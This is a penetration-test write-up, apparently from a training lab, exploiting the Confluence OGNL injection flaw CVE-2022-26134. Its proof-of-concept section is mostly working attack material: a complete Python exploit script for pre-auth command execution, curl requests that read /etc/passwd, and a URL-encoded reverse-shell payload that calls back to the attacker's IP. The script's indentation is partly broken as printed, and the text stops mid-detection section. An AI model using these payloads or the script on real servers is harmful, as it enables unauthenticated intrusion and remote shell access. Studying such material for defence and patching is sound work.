EXPLOITING ATLASSIAN

CVE-2022-26134

Aybala Sevinc

INDEX

1. EXECUTIVE SUMMARY

Vulnerability Description

A command injection vulnerability exists within Atlassian Confluence Server 7.18.0 and earlier that, when exploited, allows a remote attacker to execute arbitrary code without any pre-authorization. Exploit code is publicly available and exploitation of the vulnerability in the wild has been confirmed. Mitigations include a vendor fix and workarounds.

Details

Vendor description : *"Critical severity unauthenticated remote code execution vulnerability in Confluence Server and Data Center"*

CVE ID : CVE-2022-26134

Date of Disclosure : June 1, 2022 04:00:00 AM

Vulnerable Products: Atlassian : Confluence Server and Data Center 7.18.0 and earlier

Exploitation Tags:

Zero Day	✓
In the Wild	✓

Technical Tags:

Exploitation State	Confirmed
Vulnerability Type	Input Validation
Mitre Mapping	T1190 - Exploit Public-Facing Application Mitigation
Attacking Ease	Easy
Exploitation Vectors	General Network Connectivity
Consequence	Remote Code Execution
Mitigation	Workaround and Patch
Cyber Kill Chain Phase	Exploitation

Mitigation: Workaround and Patch

Atlassian recommends restricting Confluence Server and Data Center instances from the internet as a technique to offset the possibility of exploitation. In environments where that is not possible, consider disabling Confluence Server and Data Center instances until a patch can be implemented. If neither of those actions are feasible, Atlassian recommends using a Web Application Firewall (WAF) to block URLs containing **${** to reduce some risk of exploitation.

2. PROOF OF CONCEPT

Introduction

An attacker could exploit this vulnerability to execute arbitrary code. As briefly, attacker would need to create a specially crafted HTTP request with a malicious OGNL (Object-Graph Navigation Language - an expression language for Java) payload in the URI and send it to the vulnerable server. This vulnerability exploited as early as May 30, 2022 as estimated and some threat actors deployed a variant of the China Chopper webshell after gaining access to the vulnerable system.

🔍 Since, *OGNL is an expression language for Java-based web applications, so this vulnerability will also apply to other web apps running the same classes that Confluence uses!*

When evaluated the findings and vulnerability details, this vulnerability should be considered in scope of High-risk impact because of the possibility of RCE without the need for any user interaction or permissions.

> ***"According to Volexity***, *attackers can follow-up actions after successful exploitation of the Confluence Server and Data Center instances are:*
>
> *1. Deploying an in-memory copy of the open-source Behinder web server implant.*
>
> *2. Using Behinder, attackers deploy the following shells:*
>
> *Since the Behinder implant also has built-in support for interaction with Cobalt Strike and Meterpreter, attackers can also use these post-exploitation tools.*
>
> - *Checking operating system versions*
> - *Accessing "/etc/passwd" and "/etc/shadow" files for credential dumping*
> - *Clearing tracks by removing web access logs"*

CISA added this vulnerability to its Known Exploited Vulnerabilities Catalog on June 2, 2022, with a required remediation date of June 3, 2022.

Reconnaissance and Preparation

This proof of concept includes some malicous GET requests to an affected Atlassian Confluence system.

System Info:


Vulnerable Host: ***10.10.9.117***
Vulnerable Port: ***8090***
Exploitation Source IP: ***10.10.73.224***

In affected versions of Confluence, an OGNL injection vulnerability exists that would allow an unauthenticated attacker to executr arbitrary code on system.

Affected OS: Windows/Linux/Mac

In this POC, process will run on a **Linux** environment.

First, the connection on **http://10.10.9.117:8090** should be checked to verify the target machine is ready for penetration.



Confluence
Log in
Username
Password
□ Remember me
Log in
Forgot your password?

Your evaluation license for Confluence has expired. Here's the information you need to continue using Confluence

Čeština · Dansk · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano ·
Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский
中文 · 日本語 · 한국어
Powered by Atlassian Confluence 7.3.5 · Report a bug · Atlassian News


Picture 1 – Connection Check

Since OGNL can be modified; we can create a payload to test and check for exploits.

Exploitation

In order to exploit this vulnerability within OGNL, we need to make an HTTP GET request through an expoit code and place our payload within the URI. For example, we can use Java runtime to execute a basic command -touch- to create a folder on vulnerable systems' /tmp folder

${@java.lang.Runtime@getRuntime().exec("touch /tmp/aybs/")}/



```
root@ip-10-10-210-19:~/Desktop# curl -v http://10.10.9.117:8090/%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22touch%20/tmp/aybs%22%29%7D/
*   Trying 10.10.9.117...
* TCP_NODELAY set
* Connected to 10.10.9.117 (10.10.9.117) port 8090 (#0)
> GET /%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22touch%20/tmp/aybs%22%29%7D/ HTTP/1.1
> Host: 10.10.9.117:8090
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 302
< X-ASEN: SEN-L18512764
< X-Confluence-Request-Time: 1659469718955
  Set-Cookie: JSESSIONID=43C04128AE356BA766BCC09F3384BEC5; Path=/; HttpOnly
  X-XSS-Protection: 1; mode=block
  X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
< Content-Security-Policy: frame-ancestors 'self'
< Location: /login.action?os_destination=%2F%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22touch+%2Ftmp%2Faybs%22%29%7D%2Findex.action&permissionViolation=true
< Content-Type: text/html;charset=UTF-8
< Content-Length: 0
< Date: Tue, 02 Aug 2022 19:48:38 GMT
<
* Connection #0 to host 10.10.9.117 left intact
root@ip-10-10-210-19:~/Desktop# python3.9 aybalas.py http://10.10.9.117:8090 'ls /tmp'
CVE-2022-26134
Confluence Pre-Auth Remote Code Execution via OGNL Injection

Version: 7.3.5
aybs hsperfdata_confluence snap.lxd systemd-private-33f933c50bc04d1bbd7cbb63076da421-ModemManager.service-DM89yh systemd-private-33f933c50bc04d1bbd7cbb63076da421-systemd
-logind.service-HA3QGh systemd-private-33f933c50bc04d1bbd7cbb63076da421-systemd-resolved.service-sz45di systemd-private-33f933c50bc04d1bbd7cbb63076da421-systemd-timesync
d.service-MoqI4i thm
root@ip-10-10-210-19:~/Desktop#
```

Picture 2– Folder Creation on Remote Servers' tmp

When looking at the servers’ response and created file information, we can see that it is vulnerable.

Exploit Code

aybalas.py


```
# -*- coding: utf-8 -*-

# aybalas_cve_2022_26134_exploit

from bs4 import BeautifulSoup
# for pulling data out of HTML and XML files
import requests
import urllib3
import re
import sys
urllib3.disable_warnings()

def banner():
    print('CVE-2022-26134')
    print('Confluence Pre-Auth Remote Code Execution via OGNL Injection \n')

# host version check for vulnerability
def check_version(host):
  try:
    response = requests.get("{}/login.action".format(host), verify=False, timeout=8)
    if response.status_code == 200:
      filter_version = re.findall("<span id='footer-build-information'>.*</span>", response.text)

      if len(filter_version) >= 1:
        version = filter_version[0].split("'>")[1].split('</')[0]
        return version
      else:
        return False
    else:
      return host
  except:
    return False

# url encoded payload definition_RCE
def payload(host, command):
    payload = "%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22{}%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D".format(command)
    response = requests.get("{}/{}/".format(host, payload), verify=False, allow_redirects=False)
  try:
   if response.status_code == 302:
     return response.headers["X-Cmd-Response"]
   else:
     return "Not vulnerable."
  except:
   return "Vulnerable, let's do it!."

# main function
def main():
 banner()
 if len(sys.argv) < 3:
  print("\033[1;94mFormat:\033[1;m")
  print("python3 {} http://url:8090 yourcommand".format(sys.argv[0]))
  return

 target = sys.argv[1]
 cmd = sys.argv[2]
 version = check_version(target)

 if version:
  print("Version: \033[1;94m{}\033[1;m".format(version))
 else:
  print("Can't find the used version, try again!")
  return

 exec_payload = payload(target, cmd)
 print(exec_payload)

if __name__ == "__main__":
 main()

#end
```

Examples

Basics

First of all, lets' proceed with simple system commands to see if the system is vulnerable.


Usage of the exploit code is -> python3.9 pythonfile.py http://vulnerable_server:8090 'command '



```
root@ip-10-10-73-224:~/Desktop# python3.9 aybalas.py http://10.10.9.117:8090 'cmd'
CVE-2022-26134
Confluence Pre-Auth Remote Code Execution via OGNL Injection

Version: 7.3.5
Vulnerable, let's do it!.
```


Picture 3 – Verify Vulnerability

The version is 7.3.5 which previously mentioned as vulnerable and since the exploit code works as requested, lets' continue with some other commands.




```
root@ip-10-10-73-224:~/Desktop# python3.9 aybalas.py http://10.10.9.117:8090 'cal'
CVE-2022-26134
Confluence Pre-Auth Remote Code Execution via OGNL Injection

Version: 7.3.5
August 2022       Su Mo Tu We Th Fr Sa       1 _  _ 2  3  4  5  6    7  8  9 10 11 12 13   14 15 16 17 18 19 20   21 22 23 24 25 26 27   28 29 30 31

root@ip-10-10-73-224:~/Desktop# █
```

Picture 4 – Current Calendar




```
root@ip-10-10-73-224:~/Desktop# python3.9 aybalas.py http://10.10.9.117:8090 'ls'
CVE-2022-26134
Confluence Pre-Auth Remote Code Execution via OGNL Injection

Version: 7.3.5
bin boot dev etc flag.txt home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv sys tmp usr var
```

Picture 5 – File Listing



```
root@ip-10-10-73-224:~/Desktop# python3.9 aybalas.py http://10.10.9.117:8090 'whoami'
CVE-2022-26134
Confluence Pre-Auth Remote Code Execution via OGNL Injection

Version: 7.3.5
confluence
```

Picture 6 – Whoami



```
root@ip-10-10-73-224:~/Desktop# python3.9 aybalas.py http://10.10.9.117:8090 'cat /etc/passwd'
CVE-2022-26134
Confluence Pre-Auth Remote Code Execution via OGNL Injection

Version: 7.3.5
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:
sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8
:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/s
bin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sb
in/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody
:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run
/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
 syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:10
7:112::/run/uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin sshd:x:109:65534::/run/sshd:/usr/sbin/nologin landscape:x:110:115::/var/lib/landsca
pe:/usr/sbin/nologin pollinate:x:111:1::/var/cache/pollinate:/bin/false ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin systemd-coredump:x:999:999:syste
md Core Dumper:/:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false cmnatic:x:1001:1001:,,,:/home/cmna
tic:/bin/bash postgres:x:113:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash confluence:x:1002:1002:Atlassian Confluence:/home/confluence:/bin/sh
```

Picture 7 – etc/passwd

Reverse Shell

To make things a little more interesting, I'll use nashorn engine which is -for now- the default JavaScript engine for the JVM via the ScriptEngine to gain access to a set of scripting APIs, allowing me for creating a remote shell on vulnerable machine.

${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lang.ProcessBuilder().command('bash','-c','bash -i >& /dev/tcp/local_ip/1270 0>&1').start()")}/


With **curl** and thanks to the **CVE-2022-26134**, I can easily gain access to the vulnerable machines' remote shell without any authorization.

> *curl -v http://10.10.9.117:8090/${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lang.ProcessBuilder().command('bash','-c','bash -i >& /dev/tcp/10.10.73.224/1234 0>&1').start()")}/*

URL encoded:


> *curl -v http://10.10.9.117:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/10.10.73.224/1234%200%3E%261%27%29.start%28%29%22%29%7D/*

Basically, I've opened a remote shell on the vulnerable machine with a special HTTP GET request, and while sending the command, started listening to the port 1234 in parallel with "**nc -lvp 1234**" and voila!




```
root@ip-10-10-73-224:~/Desktop# curl -v http://10.10.9.117:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20ja
a.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/10.10.73.224/1234%200%3E%261%27%29.start%28%29%22%29%7D/
*   Trying 10.10.9.117...
* TCP_NODELAY set
* Connected to 10.10.9.117 (10.10.9.117) port 8090 (#0)
> GET /%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c
%2C%27bash%20-i%20%3E%26%20/dev/tcp/10.10.73.224/1234%200%3E%261%27%29.start%28%29%22%29%7D/ HTTP/1.1
> Host: 10.10.9.117:8090
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 302
< X-ASEN: SEN-L18512764
< X-Confluence-Request-Time: 1659464696002
< Set-Cookie: JSESSIONID=0A62E734345E3411AA4B27A1902C18F3; Path=/; HttpOnly
< X-XSS-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
< Content-Security-Policy: frame-ancestors 'self'
< Location: /login.action?os_destination=%2F%24%7Bnew+javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new+java.lang.ProcessBuilder%2
%29.command%28%27bash%27%2C%27-c%27%2C%27bash+-i+%3E%26+%2Fdev%2Ftcp%2F10.10.73.224%2F1234+0%3E%261%27%29.start%28%29%22%29%7D%2Findex.action&permissionViolation=true
< Content-Type: text/html;charset=UTF-8
< Content-Length: 0
< Date: Tue, 02 Aug 2022 18:24:56 GMT
<
* Connection #0 to host 10.10.9.117 left intact
root@ip-10-10-73-224:~/Desktop# 
```

Picture 8 – Reverse Shell Activity



```
root@ip-10-10-73-224:~/Desktop# nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from ip-10-10-9-117.eu-west-1.compute.internal 39924 received!
bash: cannot set terminal process group (479): Inappropriate ioctl for device
bash: no job control in this shell
confluence@thm-cve-2022-26134:/$
```


Picture 9 – Shell Access



```
Listening on [0.0.0.0] (family 0, port 1234)
Connection from ip-10-10-9-117.eu-west-1.compute.internal 39924 received!
bash: cannot set terminal process group (479): Inappropriate ioctl for device
bash: no job control in this shell
confluence@thm-cve-2022-26134:/$ ls -al
ls -al
total 76
drwxr-xr-x  19 root root  4096 Aug  2 16:40 .
drwxr-xr-x  19 root root  4096 Aug  2 16:40 ..
lrwxrwxrwx   1 root root     7 Oct 26  2020 bin -> usr/bin
drwxr-xr-x   3 root root  4096 Jun 30 11:35 boot
drwxr-xr-x  17 root root  3220 Aug  2 16:40 dev
  wxr-xr-x 104 root root  4096 Aug  2 16:40 etc
  wxrwxrwx   1 root root    15 Jul  3 15:03 flag.txt
  wxr-xr-x   4 root root  4096 Jun 30 11:56 home
lrwxrwxrwx   1 root root     7 Oct 26  2020 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Oct 26  2020 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Oct 26  2020 lib64 -> usr/lib64
```

Picture 10 – Command Execution on Reverse Shell

The log file of the shell related activites was not created as I wanted to see, it only shows illegal usage warnings so I will try more innocent activities. (For more information, please refer Appendix 1)



```
root@ip-10-10-210-19:~/Desktop# python3.9 aybalas.py http://10.10.9.117:8090 'more
/opt/atlassian/confluence/logs/catalina.out'
```

Picture 11 – Exploit Execution – Log Access


Eradication

Eradication, is the clean-up phase where vulnerabilities or weaknesses causing the incident, and any associated compromises, are removed from the environment. An effective eradication contains the removal of attackers' access but since this vulnerability is pre-authorized, I only cleaned up my exploit code and related files/folders I've created from system with a basic rm command.

Detection - Log Information

As seen on "Picture 11 – Exploit Execution – Log Access" activity, code execution logs can be gathered from confluence main log file catana.log with a basic grep search.

cat catalina.out | grep -R "10.10.9.117"




```
confluence@thm-cve-2022-26134:/opt/atlassian/confluence/logs$ cat catalina.out | grep -R "10.10.9.117"
<ence/logs$ cat catalina.out | grep -R "10.10.9.117"
